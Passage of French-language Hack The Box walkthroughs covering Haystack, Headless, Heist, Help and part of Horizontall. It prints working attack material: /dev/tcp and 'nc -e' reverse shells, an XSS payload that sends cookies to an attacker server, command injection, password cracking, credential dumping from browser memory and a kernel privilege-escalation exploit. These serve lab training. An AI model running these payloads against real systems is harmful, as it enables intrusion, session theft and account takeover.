                sincedb_path => "/dev/null"
                stat_interval => "10 second"
                type => "execute"
                mode => "read"
        }
}
bash-4.2$ cat /etc/logstash/conf.d/output.conf
output {
        if [type] == "execute" {
                stdout { codec => json }
                exec {
                        command => "%{comando} &"
                }
        }
}
bash-4.2$ cat /etc/logstash/conf.d/filter.conf
filter {
        if [type] == "execute" {
                grok {
                        match => { "message" => "Ejecutar\s*comando\s*:\s+%{GREEDYDATA:comando}" }
                }
        }
}
```

Le fichier de configuration /opt/kibana permet de stocker et d'executer des commandes des fichiers placés dans le dossiers `/opt/kibana/logstash_*` avec le service kibana et l'utilisateur root :

```
### Création du fichier reverse shell
echo 'Ejecutar comando: bash -i >& /dev/tcp/10.10.16.5/1234 0>&1' > /opt/kibana/logstash_exec

### Obtention du shell
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.16.5] from (UNKNOWN) [10.10.10.115] 34474
bash: no hay control de trabajos en este shell
[root@haystack /]#
```

On obtient ainsi l'accès root sur la machine

Headless

Reconnaissance

Machine cible Adresse IP : `10.10.11.8`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn 10.10.11.8
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-13 12:35 CET
Nmap scan report for 10.10.11.8
Host is up (0.019s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
5000/tcp open  upnp

Nmap done: 1 IP address (1 host up) scanned in 12.17 seconds
```

Le scan révèle qu'il y a deux port ouvert l'un pour SSH l'autre pour le service "upnp" lorsque l'on se rend sur la page du site on voit qu'il s'agit d'un site en construction et qu'il est possible de remplir un formulaire de contact. On lance un scan dir busting :

```
feroxbuster --url http://10.10.11.8:5000/ --wordlist /usr/share/wordlists/dirb/common.txt


 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher                    ver: 2.11.0

   Target Url              http://10.10.11.8:5000/
   Threads                 50
   Wordlist                /usr/share/wordlists/dirb/common.txt
   Status Codes            All Status Codes!
   Timeout (secs)          7
   User-Agent              feroxbuster/2.11.0
   Config File             /etc/feroxbuster/ferox-config.toml
   Extract Links           true
   HTTP methods            [GET]
   Recursion Depth         4

   Press [ENTER] to use the Scan Management  Menu

404      GET        5l       31w      207c Auto-filtering found 404-like response and created new filter;
toggle off with --dont-filter
200      GET       93l      179w     2363c http://10.10.11.8:5000/support
200      GET       96l      259w     2799c http://10.10.11.8:5000/
500      GET        5l       37w      265c http://10.10.11.8:5000/dashboard
[####################] - 6s      4615/4615    0s      found:3       errors:0
[####################] - 6s      4614/4614    815/s   http://10.10.11.8:5000/
```

Le scan dir busting ne révèle pas d'adresse particulière hormis un dashboard qui est inaccessible

Vulnerability Assesment

On essaye d'envoyer une requete XSS (Cross Site Scripting) sur le champ message du formulaire on reçoit un message d'erreur :

```
### Ajout de la tentative de requete XSS
<script> alert(1) </script>

### Message d'erreur reçu
Hacking Attempt Detected</h1>
<p>Your IP address has been flagged, a report with your browser information has been sent to the
administrators for investigation.
```

Le site scripting n'a pas été executé, on peut tenter de lancer une autre requete dans laquelle on va ajouter le message de script dans le champ "User-Agent" :

```
POST /support HTTP/1.1
Host: 10.10.11.8:5000
Content-Length: 62
Cache-Control: max-age=0
Accept-Language: fr-FR,fr;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: <script>alert(1)</script>
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*
/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.10.11.8:5000/support
Accept-Encoding: gzip, deflate, br
Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs
Connection: keep-alive

fname=test&lname=test&email=test%40test&phone=0752&message=<script>alert(1)</script>
```

Cette fois lorsque l'on envoie la requete on reçoie bien l'alerte, le script est donc executé. On peut exploiter cette vulnérabilité afin de tenter d'extraire les cookies pour cela on va utiliser un autre payload le contenu de la requete sera le suivant on ouvre aussi un serveur web sur le port 80 afin de réceptionner les cookies :

```
### Envoie de la requete burpsuite
POST /support HTTP/1.1
Host: 10.10.11.8:5000
Content-Length: 62
Cache-Control: max-age=0
Accept-Language: fr-FR,fr;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: <script>var i=new Image(); i.src="http://10.10.14.4/?cookie="+btoa(document.cookie);</script>
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*
/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.10.11.8:5000/support
Accept-Encoding: gzip, deflate, br
Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs
Connection: keep-alive

fname=test&lname=test&email=test%40test&phone=0752&message=<script>alert(1)</script>

### Récpetion du cookie sur le serveur python
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.14.4 - -
[13/Jan/2025 15:16:03] "GET /?cookie=aXNfYWRtaW49SW5WelpYSWkudUFsbVhsVHZtOHZ5aWhqTmFQRFdudkJfWmZz
HTTP/1.1" 200 -
10.10.11.8 - - [13/Jan/2025 15:16:18] "GET /
?cookie=aXNfYWRtaW49SW1Ga2JXbHVJZy5kbXpEa1pORW02Q0swb3lMMWZiTS1TblhwSDA= HTTP/1.1" 200 -
```

Le cookie semble crypté il faut le décrypter en base64 pour lire le contenu :

```
echo 'aXNfYWRtaW49SW1Ga2JXbHVJZy5kbXpEa1pORW02Q0swb3lMMWZiTS1TblhwSDA=' | base64 -d
is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0
```

On obtient le cookie de l'utilisateur admin, on peut à présent tenter de l'utiliser pour se connecter au lien dashboard, on obtient ainsi une page du dashboard administrator, qui permet de générer un rapport. On peut receptionner les requetes emises à partir de cette page et tenter de lancer une injection de commande, on lance la commande "id" :

```
### Envoie de la requete
POST /dashboard HTTP/1.1
Host: 10.10.11.8:5000
Content-Length: 18
Cache-Control: max-age=0
Accept-Language: fr-FR,fr;q=0.9
Origin: http://10.10.11.8:5000
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome
/131.0.6778.86 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*
/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.10.11.8:5000/dashboard
Accept-Encoding: gzip, deflate, br
Cookie: is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0
Connection: keep-alive

date=2023-09-15;id
```

```
### Reception de la reponse
<div id="output-content" style="background-color: green; color: white; padding: 10px; border-radius: 5px;">
Systems are up and running!
uid=1000(dvir) gid=1000(dvir) groups=1000(dvir),100(users)
```

L'injection de commande à fonctionné, on peut à) présent tenter de lancer un reverse shell :

```
### Envoie de la requete
POST /dashboard HTTP/1.1
Host: 10.10.11.8:5000
Content-Length: 18
Cache-Control: max-age=0
Accept-Language: fr-FR,fr;q=0.9
Origin: http://10.10.11.8:5000
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome
/131.0.6778.86 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*
/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.10.11.8:5000/dashboard
Accept-Encoding: gzip, deflate, br
Cookie: is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0
Connection: keep-alive

date=2023-09-15;nc+10.10.14.4+1234+-e+/bin/bash

date=2023-09-15;id

### Reception du shell
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.11.8] 42032
whoami
dvir
```

On obtient ainsi accès à la machine avec l'utilisateur dvir

Privilege Escalation

Il nous faut à présent l'accès root. En explorant les fichiers utilisateur on découvre le fichier `/var/mail/dvir` on affiche son contenu :

```
dvir@headless:~$ cat /var/mail/dvir
cat /var/mail/dvir
Subject: Important Update: New System Check Script

Hello!

We have an important update regarding our server. In response to recent compatibility and crashing issues,
we've introduced a new system check script.

What's special for you?
- You've been granted special privileges to use this script.
- It will help identify and resolve system issues more efficiently.
- It ensures that necessary updates are applied when needed.

Rest assured, this script is at your disposal and won't affect your regular use of the system.

If you have any questions or notice anything unusual, please don't hesitate to reach out to us.
We're here to assist you with any concerns.

By the way, we're still waiting on you to create the database initialization script!
Best regards,
Headless
```

Le mail indique qu'il y a un script qui a été ajouté pour les utilisateurs, on peut essayer de l'afficher :

```
dvir@headless:~$ sudo -l
sudo -l
Matching Defaults entries for dvir on headless:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty
```

```
User dvir may run the following commands on headless:
    (ALL) NOPASSWD: /usr/bin/syscheck

dvir@headless:~$ cat /usr/bin/syscheck
cat /usr/bin/syscheck
#!/bin/bash

if [ "$EUID" -ne 0 ]; then
  exit 1
fi

last_modified_time=$(/usr/bin/find /boot -name 'vmlinuz*' -exec stat -c %Y {} + | /usr/bin/sort -n | /usr/bin
/tail -n 1)
formatted_time=$(/usr/bin/date -d "@$last_modified_time" +"%d/%m/%Y %H:%M")
/usr/bin/echo "Last Kernel Modification Time: $formatted_time"

disk_space=$(/usr/bin/df -h / | /usr/bin/awk 'NR==2 {print $4}')
/usr/bin/echo "Available disk space: $disk_space"

load_average=$(/usr/bin/uptime | /usr/bin/awk -F'load average:' '{print $2}')
/usr/bin/echo "System load average: $load_average"

if ! /usr/bin/pgrep -x "initdb.sh" &>/dev/null; then
  /usr/bin/echo "Database service is not running. Starting it..."
  ./initdb.sh 2>/dev/null
else
  /usr/bin/echo "Database service is running."
fi

exit 0
```

Le script execute le fichier initdb.sh on peut donc créer un fichier avec ce nom et y insérer un shell bash qui sera lancé en tant qu'utilisateur root :

```
dvir@headless:~$ cd /tmp
cd /tmp
dvir@headless:/tmp$ echo -e '#!/bin/bash\n/bin/bash' > /tmp/initdb.sh
echo -e '#!/bin/bash\n/bin/bash' > /tmp/initdb.sh
dvir@headless:/tmp$ chmod +x /tmp/initdb.sh
chmod +x /tmp/initdb.sh
dvir@headless:/tmp$ sudo /usr/bin/syscheck
sudo /usr/bin/syscheck
Last Kernel Modification Time: 01/02/2024 10:05
Available disk space: 2.0G
System load average:  0.00, 0.02, 0.00
Database service is not running. Starting it...
whoami
whoami
root
```

On obtient ainsi l'accès root sur la machine

Heist

Reconnaissance

Machine cible Adresse IP : `10.10.10.149`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 10.10.10.149
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-16 10:26 CET
Nmap scan report for 10.10.10.149
Host is up (0.019s latency).
Not shown: 65530 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-methods:
|_  Potentially risky methods: TRACE
| http-title: Support Login Page
|_Requested resource was login.php
135/tcp   open  msrpc
445/tcp   open  microsoft-ds
5985/tcp  open  wsman
49669/tcp open  unknown

Host script results:
| smb2-time:
|   date: 2025-02-16T09:27:51
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

Nmap done: 1 IP address (1 host up) scanned in 145.85 seconds
```

Le scan révèle qu'il y a 5 ports ouverts. Le port 80 pour un serveur web, le port 445 pour SMB et d'autres ports non connus. Il s'agit apparement d'une machine sous Windows.
Le site web est un service support qui demande une authentification, il est possible de se connecter en Guest pour accéder au conversations. Il y a une demande de support pour un routeur Cisco dans laquelle il y a une pièce jointe avec le contenu suivant :

```
version 12.2
no service pad
service password-encryption
!
isdn switch-type basic-5ess
!
hostname ios-1
!
security passwords min-length 12
enable secret 5 $1$pdQG$o8nrSzsGXeaduXrjlvKc91
!
username rout3r password 7 0242114B0E143F015F5D1E161713
username admin privilege 15 password 7 02375012182C1A1D751618034F36415408
!
!
ip ssh authentication-retries 5
ip ssh version 2
!
!
router bgp 100
 synchronization
 bgp log-neighbor-changes
 bgp dampening
 network 192.168.0.0Â mask 300.255.255.0
 timers bgp 3 9
 redistribute connected
!
ip classless
```

```
ip route 0.0.0.0 0.0.0.0 192.168.0.1
!
!
access-list 101 permit ip any any
dialer-list 1 protocol ip list 101
!
no ip http server
no ip http secure-server
!
line vty 0 4
 session-timeout 600
 authorization exec SSH
 transport input ssh
```

Il y a un hash pour l'utilisateur "admin" et l'utilisateur "rout3r" on peut tenter de décrypter ces hash avec hashcat :

```
hashcat -m 500 rout3r.hash /usr/share/wordlists/rockyou.txt
...
$1$pdQG$o8nrSzsGXeaduXrjlvKc91:stealth1agent

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 500 (md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5))
Hash.Target......: $1$pdQG$o8nrSzsGXeaduXrjlvKc91
Time.Started.....: Sun Feb 16 10:39:00 2025 (22 secs)
Time.Estimated...: Sun Feb 16 10:39:22 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   156.3 kH/s (8.50ms) @ Accel:16 Loops:125 Thr:128 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 3555328/14344385 (24.79%)
Rejected.........: 0/3555328 (0.00%)
Restore.Point....: 3526656/14344385 (24.59%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:875-1000
Candidate.Engine.: Device Generator
Candidates.#1....: sticky30 -> stangs06
Hardware.Mon.#1..: Temp: 40c Util: 36% Core:1500MHz Mem:5000MHz Bus:16

Started: Sun Feb 16 10:38:58 2025
Stopped: Sun Feb 16 10:39:24 2025
```

L'utilisateur a donc les identifiants `hazard:stealth1agent` l'authentification avec winrm ne fonctionne pas, mais il est possibe de se connecter avec le protocole RPC :

```
rpcclient -U Hazard 10.10.10.149
Password for [WORKGROUP\Hazard]:
rpcclient $>
```

On peut enumerer les utilisateurs présents :

```
rpcclient -U Hazard 10.10.10.149
Password for [WORKGROUP\Hazard]:
rpcclient $>
```

Il y avait un autre hash dans le fichier de configuration on peut aussi tenter de le décrypter avec un script `https://github.com/theevilbit/ciscot7` :

```
python3 ciscot7.py -d -p 02375012182C1A1D751618034F36415408
Decrypted password: Q4)sJu\Y8qz*A3?d
```

Le mot de passe découvert est `Q4)sJu\Y8qz*A3?d`

Exploitation

On peut enumerer les utilisateur avec le protocole RPC, on se connecte au service avec le compte de utilisateur hazard :

```
rpcclient -U hazard%stealth1agent 10.10.10.149
rpcclient $> lookupnames hazard
hazard S-1-5-21-4254423774-1266059056-3197185112-1008 (User: 1)
```

On peut voir que l'utilisateur hazrd a le SID 1008 qui correspond à l'utilisateur 1 on peut enumerer les utilisateurs avec le script suivant :

```
for i in {1000..1050}; do rpcclient -U 'hazard%stealth1agent' 10.10.10.149 -c "lookupsids S-1-5-21-4254423774-126605
S-1-5-21-4254423774-1266059056-3197185112-1008 SUPPORTDESK\Hazard (1)
S-1-5-21-4254423774-1266059056-3197185112-1009 SUPPORTDESK\support (1)
S-1-5-21-4254423774-1266059056-3197185112-1012 SUPPORTDESK\Chase (1)
S-1-5-21-4254423774-1266059056-3197185112-1013 SUPPORTDESK\Jason (1)
```

On découvre les utilisateur "Chase" et "Jason" on peut tenter de se connecter avec evil-winrm en utilisant le mot de passe précedemment trouvé :

```
evil-winrm -u Chase -p 'Q4)sJu\Y8qz*A3?d' -i 10.10.10.149

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function
is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-
path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Chase\Documents>
```

On obtient ainsi accès à la machine avec l'utilisateur Chase

Privilege Escalation

Il nous faut l'accès Administrateur. On enumere les fichiers système, on découvre un fichier todo.txt sur le bureau de l'utilisateur :

```
*Evil-WinRM* PS C:\Users\Chase\Desktop> type todo.txt
Stuff to-do:
1. Keep checking the issues list.
2. Fix the router config.

Done:
1. Restricted access for guest user.
```

On enumère les processus du système, on peut voir qu'il y a firefox ouvert :

```
*Evil-WinRM* PS C:\Users\Chase\Desktop> get-process -name firefox

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)      Id  SI ProcessName
-------  ------    -----      -----     ------      --  -- -----------
    355      25    16460      38992       0.13   4948   1 firefox
   1051      69   148692     224676       4.67   6384   1 firefox
    347      19    10236      38756       0.09   6532   1 firefox
    401      34    32248      93716       0.64   6704   1 firefox
    378      28    22100      58784       0.34   6968   1 firefox
```

On peut dumper les infos du processus avec procdump et transférer le fichier généré sur kali :

```
### Dump du fichier
*Evil-WinRM* PS C:\Users\Chase\Documents> .\procdump -ma 4948 -accepteula

ProcDump v11.0 - Sysinternals process dump utility
Copyright (C) 2009-2022 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[16:42:34] Dump 1 initiated: C:\Users\Chase\Documents\firefox.exe_250216_164234.dmp
[16:42:34] Dump 1 writing: Estimated dump file size is 298 MB.
[16:42:37] Dump 1 complete: 298 MB written in 3.0 seconds
[16:42:37] Dump count reached

### Transfert du fichier
*Evil-WinRM* PS C:\Users\Chase\Documents> download firefox.exe_250216_164234.dmp

Info: Downloading C:\Users\Chase\Documents\firefox.exe_250216_164234.dmp to firefox.exe_250216_164234.dmp

Info: Download successful!
```

Les données de connexion du navigateur pourraient etre utilisés pour se connecter à l'interface d'administration du site on commence par identifier les paramètres lors de la connexion vers le site :

```
POST /login.php HTTP/1.1
Host: 10.10.10.149
Content-Length: 56
Cache-Control: max-age=0
Accept-Language: fr-FR,fr;q=0.9
Origin: http://10.10.10.149
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.140 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.10.10.149/login.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=5oupdvos3le4s64mga7324cahk
Connection: keep-alive

login_username=admin%40admin&login_password=admin&login=
```

A présent que l'on connait le type de requete lancés, on peut capturer les identifiants présents dans le fichier généré avec procdump :

On découvre les identifiants `admin:4dD!5}x/re8]FBuZ` on peut les utiliser pour se connecter avec Winrm et le compte Administrateur :

```
evil-winrm -u Administrator -p '4dD!5}x/re8]FBuZ' -i 10.10.10.149

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function
is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote
-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

On obtient ainsi l'accès Administrateur sur la machine

Help

Reconnaissance

Machine cible Adresse IP : `10.10.10.121`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 10.10.10.121
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-22 21:27 CET
Nmap scan report for 10.10.10.121
Host is up (0.089s latency).
Not shown: 65467 closed tcp ports (reset), 65 filtered tcp ports (no-response)
PORT     STATE SERVICE
22/tcp   open  ssh
| ssh-hostkey:
|   2048 e5:bb:4d:9c:de:af:6b:bf:ba:8c:22:7a:d8:d7:43:28 (RSA)
|   256 d5:b0:10:50:74:86:a3:9f:c5:53:6f:3b:4a:24:61:19 (ECDSA)
|_  256 e2:1b:88:d3:76:21:d4:1e:38:15:4a:81:11:b7:99:07 (ED25519)
80/tcp   open  http
|_http-title: Did not follow redirect to http://help.htb/
3000/tcp open  ppp

Nmap done: 1 IP address (1 host up) scanned in 177.17 seconds
```

Le scan indique qu'il y a 3 ports ouverts. Le port 22 pour SSH, le port 80 pour HTTP et le port 3000
Le site web est celui d'un support Helpdesk pour envoyer des ticket l'application s'appelle "HelpDeskZ".
Sur le port 3000 il y a le message suivant :


```
{"message":"Hi Shiv, To get access please find the credentials with given query"}
```

Il semble qu'il y ait une API sur ce port, le message indique qu'il faut lancer une requete dans le langage GraphQL afin d'obtenir les identifiants.
On lance donc la requete suivante afin d'obtenir les identifiants de connexion au site :

```
curl -s -G http://help.htb:3000/graphql --data-urlencode 'query={user {username, password} }' | jq
{
  "data": {
    "user": {
      "username": "helpme@helpme.com",
      "password": "5d3c93182bb20f07b994a7f617e99cff"
    }
  }
}
```


On obtient le mail `helpme@helpme.com` avec un mot de passe qui semble crypté, on le décrypte avec CrackStation :

On obtient le mot de passe : `godhelpmeplz` on peut utiliser ces identifiants afin de se connecter à l'interface du site web sur le port 80 :



Exploitation

Une fois connecté il est possible d'exploiter le système de ticketing en uploadant un fichier contenant un reverse shell :



Il y a un message d'erreur qui indique que les fichier ne peuvent pas etre uploadé mais en vérité le fichier a bien été uploadé, on peut à présent utiliser un exploit qui va permettre d'identifier la source de l'exploit sur le site `https://github.com/b4rt00/helpdeskz-1.0.2-file_upload` et de l'executer, on télécharge et on execute l'exploit afin d'obtenir un reverse shell :

```
### Execution de l'exploit
python3 exploit.py http://help.htb/support php-reverse-shell.php
http://help.htb/support/uploads/tickets/7503aabde9e9a3990bac000b46083f79.php [php-reverse-shell.php1740267665]
(2025-02-23 00:41:05)

### Obtention du reverse Shell
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.10.121] 49162
Linux help 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
 15:41:38 up  3:29,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1000(help) gid=1000(help) groups=1000(help),4(adm),24(cdrom),30(dip),33(www-data),46(plugdev),114(lpadmin)
,115(sambashare)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
help
```

On obtient ainsi l'accès sur la machine avec l'utilisateur help

Privilege Escalation

Il nous faut à présent l'accès root. On commence par enumerer la version du système :

```
help@help:/home/help$ uname -a
uname -a
Linux help 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
```

On peut voir qu'il s'agit de la version 4.4.0 du kernel en cherchant une vulnérabilité sur cette version on trouve la CVE-2017-16995 `https://www.exploit-db.com/exploits/44298` on peut transférer l'exploit depuis kali le compiler et l'executer afin d'obtenir une élévation de privilèges :

```
help@help:/home/help$ gcc -o a 44298.c
gcc -o a 44298.c
help@help:/home/help$ ./a
./a
task_struct = ffff88003c37aa00
uidptr = ffff88001a46b6c4
spawning root shell
root@help:/home/help#
```

On obtient ainsi l'accès root sur la machine

Horizontall

Reconnaissance

Machine cible Adresse IP : `10.10.11.105`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 10.10.11.105
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-29 18:59 CET
Nmap scan report for 10.10.11.105
Host is up (0.021s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-hostkey:
|   2048 ee:77:41:43:d4:82:bd:3e:6e:6e:50:cd:ff:6b:0d:d5 (RSA)
|   256 3a:d5:89:d5:da:95:59:d9:df:01:68:37:ca:d5:10:b0 (ECDSA)
|_  256 4a:00:04:b4:9d:29:e7:af:37:16:1b:4f:80:2d:98:94 (ED25519)
80/tcp open  http
|_http-title: Did not follow redirect to http://horizontall.htb

Nmap done: 1 IP address (1 host up) scanned in 11.45 seconds
```

Le scan révèle qu'il y a deux ports ouverts le port 22 pour SSH et le port 80 pour HTTP.
Le site web est celui d'une agence de design, il y a un formulaire mais qui n'est pas fonctionnel.
On analyse le source code et en explorant le fichier javascript du site on découvre un sous domaine :

```
            methods: {
                getReviews: function() {
                    var t = this;
                    r.a.get("http://api-prod.horizontall.htb/reviews").then((function(s) {
                        return t.reviews = s.data
                    }
                    ))
                }
            }
        }
```

On ajoute le sous domaine au fichier hosts puis on y accède : `api-prod.horizontall.htb` le site a pour page d'accueil seulement un message : welcome
On lance un dirbusting feroxbuster pour identifier d'autres URL :

```
feroxbuster --url http://api-prod.horizontall.htb --wordlist /usr/share/wordlists/dirb/common.txt

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher                    ver: 2.11.0

   Target Url              http://api-prod.horizontall.htb
   Threads                 50
   Wordlist                /usr/share/wordlists/dirb/common.txt
   Status Codes            All Status Codes!
   Timeout (secs)          7
   User-Agent              feroxbuster/2.11.0
   Config File             /etc/feroxbuster/ferox-config.toml
   Extract Links           true
   HTTP methods            [GET]
   Recursion Depth         4

   Press [ENTER] to use the Scan Management  Menu

404      GET        1l        3w       60c Auto-filtering found 404-like response and created new filter;
 toggle off with --dont-filter
200      GET       19l       33w      413c http://api-prod.horizontall.htb/
200      GET       16l      101w      854c http://api-prod.horizontall.htb/admin
200      GET       16l      101w      854c http://api-prod.horizontall.htb/Admin
200      GET      223l     1051w     9230c http://api-prod.horizontall.htb/admin/runtime~main.d078dc17.js
200      GET       16l      101w      854c Auto-filtering found 404-like response and created new filter;
 toggle off with --dont-filter
200      GET        1l        7w     1530c http://api-prod.horizontall.htb/favicon.ico
```

```
200      GET       19l       33w      413c http://api-prod.horizontall.htb/index.html
200      GET   1368091l   570073w  7001634c http://api-prod.horizontall.htb/admin/main.da91597e.chunk.js
200      GET       16l      101w      854c http://api-prod.horizontall.htb/ADMIN
200      GET        1l        1w      144c http://api-prod.horizontall.htb/admin/init
200      GET        3l       21w      121c http://api-prod.horizontall.htb/robots.txt
200      GET        1l        1w       90c http://api-prod.horizontall.htb/admin/layout
200      GET        1l       21w      507c http://api-prod.horizontall.htb/reviews
403      GET        1l        1w       60c http://api-prod.horizontall.htb/users
403      GET        1l        1w       60c http://api-prod.horizontall.htb/admin/plugins
200      GET        3l       21w      121c http://api-prod.horizontall.htb/admin/robots.txt
200      GET        3l       21w      121c http://api-prod.horizontall.htb/admin/cgi-bin/robots.txt
200      GET        3l       21w      121c http://api-prod.horizontall.htb/admin/cgi-bin/cgi-bin/robots.txt
[####################] - 25s    18461/18461   0s      found:17      errors:0
[####################] - 13s     4614/4614    357/s   http://api-prod.horizontall.htb/
[####################] - 20s     4614/4614    236/s   http://api-prod.horizontall.htb/admin/
[####################] - 19s     4614/4614    249/s   http://api-prod.horizontall.htb/admin/cgi-bin/
[####################] - 16s     4614/4614    285/s   http://api-prod.horizontall.htb/admin/cgi-bin/cgi-bin/
```

On découvre plusieurs url interessante l'URl admin renvoie vers un portail d'authentification, les autres pages renvoient vers des informations du site. On peut rechercher quelle est le endpoint de l'API strapi qui permet d'identifier la version utilisé `/admin/strapiVersion` :

```
{"strapiVersion":"3.0.0-beta.17.4"}
```

Exploitation

